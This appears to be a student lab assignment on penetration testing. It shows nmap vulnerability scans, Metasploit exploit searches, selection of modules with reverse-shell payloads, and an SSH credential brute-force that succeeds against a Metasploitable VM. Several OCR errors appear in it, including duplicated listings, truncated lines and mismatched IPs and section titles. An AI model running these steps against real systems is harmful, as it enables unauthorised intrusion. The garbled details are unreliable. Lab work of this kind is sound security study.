
### Command

```
$ nmap -Pn --script vuln 192.168.114.1
```

### Purpose

This command is used to perform a vulnerability scan on the target host with the IP address using nmap scripts.

### Output



```
[root@kali]# nmap -Pn --script vuln 192.168.114.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-20 04:50 EDT
Stats: 0:04:02 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.46% done; ETC: 04:54 (0:00:01 remaining)
Stats: 0:05:05 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.46% done; ETC: 04:56 (0:00:02 remaining)
Stats: 0:05:56 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.46% done; ETC: 04:56 (0:00:02 remaining)
Nmap scan report for Krishnaraj-Home-PC (192.168.114.1)
Host is up (0.00054s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2179/tcp   open  vmrdp
7070/tcp   open  realserver
8000/tcp   open  http-alt
| http-aspNet-debug:
|_ status: DEBUG is enabled
_| http-internal-ip-disclosure: ERROR: Script execution failed (use -d to debug)
```

Figure 12: Output of the Command

```
Keep slowloris check!
VULNERABLE:
Slowloris DOS attack
State: LIKELY VULNERABLE
IDs: CVE-CVE-2007-6750
Slowloris tries to keep many connections to the target web server open and hold them open as long as possible. It accomplishes this by opening connections to the target web server and sending a partial request. By doing so, it starves the http server's resources causing Denial Of Service.

Disclosure date: 2009-09-17
References:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
http://ha.ckers.org/slowloris/

Host script results:
[_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
[_smb-vuln-ms10-054: false
[_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR

Nmap done: 1 IP address (1 host up) scanned in 14316.46 seconds

└─(root㉿kali)-[~/home/kali]
# ss
```

Figure 13: Output of the Command

## 5.9 Django server logs while performing vuln script scan

## Output

Figure 14: Output of the Command

## 5.10 Running Nmap to scan for vulnerabilities

### Syntax

```
$ nmap -sV <target_ip> -Pn
```

### Command

```
$ nmap -sV 192.168.114.1 -Pn
```

### Purpose

This command is used to perform a vulnerability scan on the target host with the IP address using nmap scripts.

### Output

```

msf6 > nmap -sV 192.168.114.1
[*] exec: nmap -sV 192.168.114.1

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-20 10:17 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.53 seconds
msf6 > nmap -sV 192.168.114.1 -Pn
[*] exec: nmap -sV 192.168.114.1 -Pn

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-20 10:17 EDT
Nmap scan report for Krishnaraj-Home-PC (192.168.114.1)
Host is up (0.00094s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc           Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
2179/tcp   open  vmrdp?
7070/tcp   open  ssl/realserver?
8000/tcp   open  http-alt        WSGIServer/0.2 CPython/3.10.8
1 service unrecognized despite returning data. If you know the service/version, please s
ps://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8000-TCP:V=7.94SVN%I=7%D=4/20%Time=6623CE70%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,5C3C,"HTTP/1.1\x20200\x200K\r\nDate:\x20Sat,\x2020\x20Apr\x
SF:x202024\x2014:17:20\x20GMT\r\nServer:\x20WSGIServer/0\.2\x20CPython/3\.
SF:10\.8\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nX-Frame-Option
SF:s:\x20DENY\r\nVary:\x20Cookie\r\nContent-Length:\x2023177\r\nX-Content-
SF:Type-Options:\x20nosniff\r\nReferrer-Policy:\x20same-origin\r\nCross-Or
SF:igin-Opener-Policy:\x20same-origin\r\nSet-Cookie:\x20\x20csrfToken=XLBv
SF:5n070h1Vb8pyZZwEsrBFz6rTF7Er;\x20expires=Sat,\x2019\x20Apr\x202025\x201
SF:4:17:20\x20GMT;\x20Max-Age=31449600;\x20Path=/;\x20SameSite=Lax\r\n\r\n

```

Figure 15: Output of the Command

## 5.11 Searching for versions on metasploit

### Syntax

```
$ search <service_name>
```

### Command

```
$ search <different services>
```

### Purpose

This command is used to search for available exploits related to the specified service or software version on Metasploit.

### Output

```
msf6 > search http-alt
[-] No results from search
msf6 >
msf6 > search WSGIServer/0.2 CPython/3.10.8
[-] No results from search
msf6 > search WSGIServer/0.2
[-] No results from search
msf6 > searchCPython/3.10.8
[-] Unknown command: searchCPython/3.10.8
msf6 > search CPython/3.10.8
[-] No results from search
msf6 >
msf6 > search ssl/realserver?
[-] No results from search
msf6 > search
Usage: search [<options>] [<keywords>:<value>]

Prepending a value with '-' will exclude any matching results.
If no options or keywords are provided, cached results are displayed.

OPTIONS:
```

Figure 16: Output of the Command

## 5.12 Searching for exploits on metasploit

```
msf6 > search msrpc
[!] msf6 - Metasploit Framework v6.0.0-dev+g3a2a255+20230313-1444-x64

Matching Modules
=====
#  Name                               Disclosure Date   Rank   Check  Description
-  exploit/windows/dcerpc/ms05_017_msmq 2005-04-12      good  No     MS05-017 Microsoft Message Queueing Service Path Ove
rflow

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/dcerpc/ms05_017_msmq

msf6 > search netbios-ssn
[-] No results from search
msf6 > 
```

Figure 17: Output of the Command

```
msf6 >
msf6 > search Microsoft Windows RPC
[!] msf6 - Metasploit Framework v6.0.0-dev+g3a2a255+20230313-1444-x64

Matching Modules
=====
#  Name                               Disclosure Date   Rank   Check  Description
-  exploit/windows/local/cve_2020_17136 2020-03-10      normal Yes    CVE-2020-1170 Cloud Filter Arb
itrary File Creation EOP
  1 exploit/windows/dcerpc/ms03_026_dcom
  interface Overflow
  2 exploit/windows/smb/ms04_011_lsass
  ce DsRolerUpgradeDownlevelServer Overflow
  3 exploit/windows/dcerpc/ms05_017_msmq
  ueing Service Path Overflow
  4 exploit/windows/smb/ms06_040_netapi
  ice NetwpPathCanonicalize Overflow
  5 exploit/windows/smb/ms07_029_msdns_zonename
  vice extractQuotedChar() Overflow (SMB)
  6 exploit/windows/dcerpc/ms07_029_msdns_zonename
  vice extractQuotedChar() Overflow (TCP)
  7 exploit/windows/dcerpc/ms07_065_msmq
  ueing Service DNS Name Path Overflow
  8 exploit/windows/smb/ms08_067_netapi
  ice Relative Path Stack Corruption
  9 exploit/windows/smb/ms10_061_spoolss
  er Service Impersonation Vulnerability

[!] msf6 - Metasploit Framework v6.0.0-dev+g3a2a255+20230313-1444-x64

Matching Modules
=====
#  Name                               Disclosure Date   Rank   Check  Description
-  exploit/windows/local/cve_2020_17136 2020-03-10      normal Yes    CVE-2020-1170 Cloud Filter Arb
itrary File Creation EOP
  1 exploit/windows/dcerpc/ms03_026_dcom
  interface Overflow
  2 exploit/windows/smb/ms04_011_lsass
  ce DsRolerUpgradeDownlevelServer Overflow
  3 exploit/windows/dcerpc/ms05_017_msmq
  ueing Service Path Overflow
  4 exploit/windows/smb/ms06_040_netapi
  ice NetwpPathCanonicalize Overflow
  5 exploit/windows/smb/ms07_029_msdns_zonename
  vice extractQuotedChar() Overflow (SMB)
  6 exploit/windows/dcerpc/ms07_029_msdns_zonename
  vice extractQuotedChar() Overflow (TCP)
  7 exploit/windows/dcerpc/ms07_065_msmq
  ueing Service DNS Name Path Overflow
  8 exploit/windows/smb/ms08_067_netapi
  ice Relative Path Stack Corruption
  9 exploit/windows/smb/ms10_061_spoolss
  er Service Impersonation Vulnerability
```

Figure 18: Output of the Command

## 5.13 Using an Exploit

### Syntax

```
$ use <exploit_name>
```


### Command

```
$ use 13
```

### Purpose

This command is used to select an exploit with the ID 13 for further configuration and execution.

## Output



```

msf6 exploit(windows/smb/smb_rras_erraticgopher) > show info
      Name: Microsoft Windows RRAS Service MIBEntryGet Overflow
      Module: exploit/windows/smb/smb_rras_erraticgopher
      Platform: Windows
      Arch: x86
      normal      No   Microsoft Windows Deployment S
      normal      No   Microsoft Windows Deployment S
      average     Yes  Microsoft Windows RRAS Service
      normal      No   PetitPotam
      normal      No   SMB Domain User Enumeration

Interact with a module by name or index. For example info 15, use 15 or use auxiliary/scanner/smb/smb_enumusers_domain

msf6 > use 13
[*] Using configured payload windows/shell/reverse_tcp
msf6 exploit(windows/smb/smb_rras_erraticgopher) > show info

```

Figure 19: Output of the Command

### 5.14 Checking options

#### Syntax

```
$ show options
```

#### Command

```
$ show options
```

#### Purpose

This command will display the available options and their current values for the selected exploit.

## Output

```
msf6 exploit(windows/smb/smb_rras_erraticgopher) > show options

Module options (exploit/windows/smb/smb_rras_erraticgopher):
=====
Name      Current Setting  Required  Description
---      _____          _____
RHOSTS            yes        The target host(s), see https://docs.metasploit.com/docs/us
g-metasploit.html
RPORT      445           yes        The SMB service port (TCP)
SMBPIPE    browser       yes        The pipe name to use

Payload options (windows/shell/reverse_tcp):
=====
Name      Current Setting  Required  Description
---      _____          _____
EXITFUNC  thread         yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST          0.0.0.0       yes        The listen address (an interface may be specified)
LPORT      4444          yes        The listen port

Exploit target:
Id  Name
--  --
0   Automatic
```

Figure 20: Output of the Command

### 5.15 Setting the RHOST for the Exploit

#### Syntax

```
$ set rhosts <target_ip>
```

#### Command

```
$ set rhosts 192.168.114.1
```

#### Purpose

This command is used to set the target host IP address for the selected exploit.

## Output

```
msf6 exploit(windows/smb/smb_rras_erraticgopher) > set rhosts 192.168.114.1
rhosts => 192.168.114.1
msf6 exploit(windows/smb/smb_rras_erraticgopher) > show options

Module options (exploit/windows/smb/smb_rras_erraticgopher):

Name      Current Setting  Required  Description
---      ---           ---           ---
RHOSTS    192.168.114.1   yes        The target host(s), see https://docs.mete
g-metasploit.html
RPORT     445            yes        The SMB service port (TCP)
SMBPIPE   browser        yes        The pipe name to use
```

Figure 21: Output of the Command

### 5.16 Running the Exploit (Failed)

#### Syntax

```
$ exploit
```

#### Command

```
$ exploit
```

#### Purpose

This command will execute the selected exploit against the target host with the specified configuration.

## Output

```

msf6 exploit(windows/smb/smb_rras_erraticgopher) > use 12
msf6 auxiliary(scanner/dcerpc/windows_deployment_services) > show options

Module options (auxiliary/scanner/dcerpc/windows_deployment_services):
=====
Name      Current Setting  Required  Description
RHOSTS          Home        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usin
Home
RPORT      5040           yes       The target port (TCP)
THREADS      1             yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/dcerpc/windows_deployment_services) > set rhosts 192.168.114.1
rhosts => 192.168.114.1
msf6 auxiliary(scanner/dcerpc/windows_deployment_services) > exploit

[*] 192.168.114.1:5040    - Binding to 1A927394-352E-4553-AE3F-7CF4AAFC620:1.0@ncnacn_ip_tcp:192.168.114.1[5040] ...
[-] 192.168.114.1:5040    - 192.168.114.1:5040 Connection Error: The connection with (192.168.114.1:5040) timed out.
[*] 192.168.114.1:5040    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/dcerpc/windows_deployment_services) >

```

Figure 22: Output of the Command

### 5.17 Trying another Exploit (karaf password disclosure)

#### Syntax

```
$ use <exploit_name>
```

#### Command

```
$ use 4
```

#### Purpose

This command is used to select an exploit with the ID 4 for further configuration and execution.

## Output

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.146.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-20 10:36 EDT
Nmap scan report for 192.168.146.128
Host is up (0.0022s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

Figure 23: To get port number

```
msf6 post(windows/gather/enum_tomcat) > search ssh rank:normal keyword:ubuntu
Matching Modules
=====
#  Name
-
0  auxiliary/scanner/ssh/apache_karaf_command_execution  2016-02-09  normal  No  Apache Karaf Default Credentials
Command Execution
1  auxiliary/scanner/ssh/karaf_login                  2014-05-27  normal  No  Apache Karaf Login Utility
2  auxiliary/scanner/ssh/kerberos_sftp_enumusers        2014-05-27  normal  No  Cerberus FTP Server SFTP Username
Enumeration
3  auxiliary/dos/cisco/cisco_7937g_dos               2020-06-02  normal  No  Cisco 7937G Denial-of-Service Attack
```

Figure 24: Output of the Command

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal displays the following Metasploit command output:

```

File Actions Edit View Help
 33 exploit/unix/webapp/wp_google_document_embedder_exec
gle Document Embedder Arbitrary File Disclosure
 34 exploit/multi/http/zpanel_information_disclosure_rce
authenticated RCE
File S...
Interact with a module by name or index. For example info 34, use 34 or us
ce
Home
msf6 auxiliary(scanner/dcerpc/windows_deployment_services) >
msf6 auxiliary(scanner/dcerpc/windows_deployment_services) > use 4
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/kimai_sqli) > show options

Module options (exploit/unix/webapp/kimai_sqli):
Name          Current Setting  Required  Description
FALLBACK_TABLE_PREFIX  kimai_
FALLBACK_TARGET_PATH   /var/www/
Proxies          no           no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS          yes          yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            80           yes      The target port (TCP)
SSL              false         no       Negotiate SSL/TLS for outgoing connections
TARGETURI        /kimai/
VHOST            no           no       HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Cloudy
 2009
 20-04-2024

 3| msf6 exploit(unix/webapp/kimai_sqli) > 

```

The terminal also shows the result of the 'ifconfig' command:

```

nsfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:4d:4b:eb
          inet addr:192.168.146.128  Bcast:192.168.146.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe4d:4b%eth0  Scope:Link
          UP BROADCAST MULTICAST MTU:1500 Metric:1
          RX packets:506 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:5076 (4.9 KB)  TX bytes:6060 (6.7 KB)
          Interrupt:17 Base address:0x2000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK NOARP MTU:16436 Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (19.0 KB)  TX bytes:19301 (19.0 KB)

 3| msf6 exploit(unix/webapp/kimai_sqli) > 

```

Figure 25: Output of the Command

## 5.18 Setting the RHOST for the Exploit (karaf password disclosure)

### Syntax

```
$ set rhosts <target_ip>
```

### Command

```
$ set rhosts 192.168.114.1
```

### Purpose

This command is used to set the target host IP address for the selected exploit.

### Output

The screenshot shows a Kali Linux terminal window. The output of the 'set rhosts' command is displayed:

```

View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/kimai_sqli) > set rhosts 192.168.146.128
rhosts => 192.168.146.128
msf6 exploit(unix/webapp/kimai_sqli) > set rport 3306
rport => 3306
msf6 exploit(unix/webapp/kimai_sqli) > 

```

Figure 26: Output of the Command

### 5.19 Successful password disclosure exploit

#### Syntax

```
$ exploit
```

#### Command

```
$ exploit
```

#### Purpose

This command will execute the selected exploit against the target host with the specified configuration.

#### Output


The image shows a terminal session on a Kali Linux system. The user runs the command `micro userpass.txt` to create a file named `userpass.txt`. Then, they run `cat userpass.txt` to view its contents, which include several password entries: "test test", "msfadmin msfadmin", "1234 1234", and "abcd abcd". Finally, the user runs `sS`, likely referring to the `service_start` command.

```
(kali㉿kali)-[~]
└─$ micro userpass.txt

(kali㉿kali)-[~]
└─$ cat userpass.txt
test test
msfadmin msfadmin
1234 1234
abcd abcd

(kali㉿kali)-[~]
└─$ sS
```

Figure 27: Creating the userpass file



```

File Actions Edit View Help
[*] Attempting login to 192.168.146.128:22 ...
[-] 192.168.146.128:22 - Failed: 'karaf:karaf'
[!] No active DB -- Credential data will not be saved!
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/karaf_login) > set password msfadmin:msfadmin
password => msfadmin:msfadmin
msf6 auxiliary(scanner/ssh/karaf_login) > exploit
[*] Attempting login to 192.168.146.128:22 ...
[-] 192.168.146.128:22 - Failed: 'karaf:karaf'
[!] No active DB -- Credential data will not be saved!
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/karaf_login) > set userpass_file userpass.txt
userpass_file => userpass.txt
msf6 auxiliary(scanner/ssh/karaf_login) > exploit
[*] Attempting login to 192.168.146.128:22 ...
[-] 192.168.146.128:22 - Failed: 'karaf:karaf'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.146.128:22 - Failed: 'test:test'
[+] 192.168.146.128:22 - Success: 'msfadmin:msfadmin'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/karaf_login) > ls
[*] exec: ls

a4.html           assignment4.xml  Documents  Music       Pictures  Templates   Videos
ASSIGNMENT4@2.xml Desktop          Downloads  outputnikto  Public    userpass.txt
msf6 auxiliary(scanner/ssh/karaf_login) > █

```

Figure 28: Output of the Command

## 6 Platform

**Operating System:** Arch Linux X8664

**IDEs or Text Editors Used:** Visual Studio Code

## 7 FAQs

### 1. Explanation of vulnerabilities:

- CSRF (Cross-Site Request Forgery) - Exploits a user's authenticated session to perform unauthorized actions.
- SSRF (Server-Side Request Forgery) - Allows attackers to send crafted requests from the server, potentially accessing internal resources.
- XSS (Cross-Site Scripting) - Injects malicious scripts into web pages viewed by other users, leading to data theft or manipulation.
- DOM-based XSS - Occurs when client-side scripts manipulate the DOM in an unsafe way, leading to XSS vulnerabilities.
- Slowloris Attack - Exploits server-side vulnerabilities by keeping many connections open simultaneously, exhausting resources.

- SQL Injection - Exploits vulnerabilities in database query interfaces to execute arbitrary SQL code.
- Remote Code Execution (RCE) - Allows attackers to execute arbitrary code on a target system remotely.
- Directory Traversal - Exploits insecure file path handling to access files outside of the intended directory.

2. Usage of Metasploit Framework:

- Metasploit Framework is used for penetration testing and exploit development, allowing testers to identify and exploit vulnerabilities in target systems.

3. Modules supported by Metasploit Framework:

- Metasploit Framework supports various modules for exploit development, post-exploitation, payload generation, auxiliary scanning, and evasion techniques.

## 8 Conclusion

In this Assignment, we explored the importance of gathering network information from an attacker's perspective using tools like nmap and Metasploit. We discussed the uses, advantages, and disadvantages of these tools and demonstrated their implementation through practical examples. By understanding the capabilities and limitations of these tools, security professionals can enhance their network reconnaissance and penetration testing activities to identify vulnerabilities and improve defense strategies.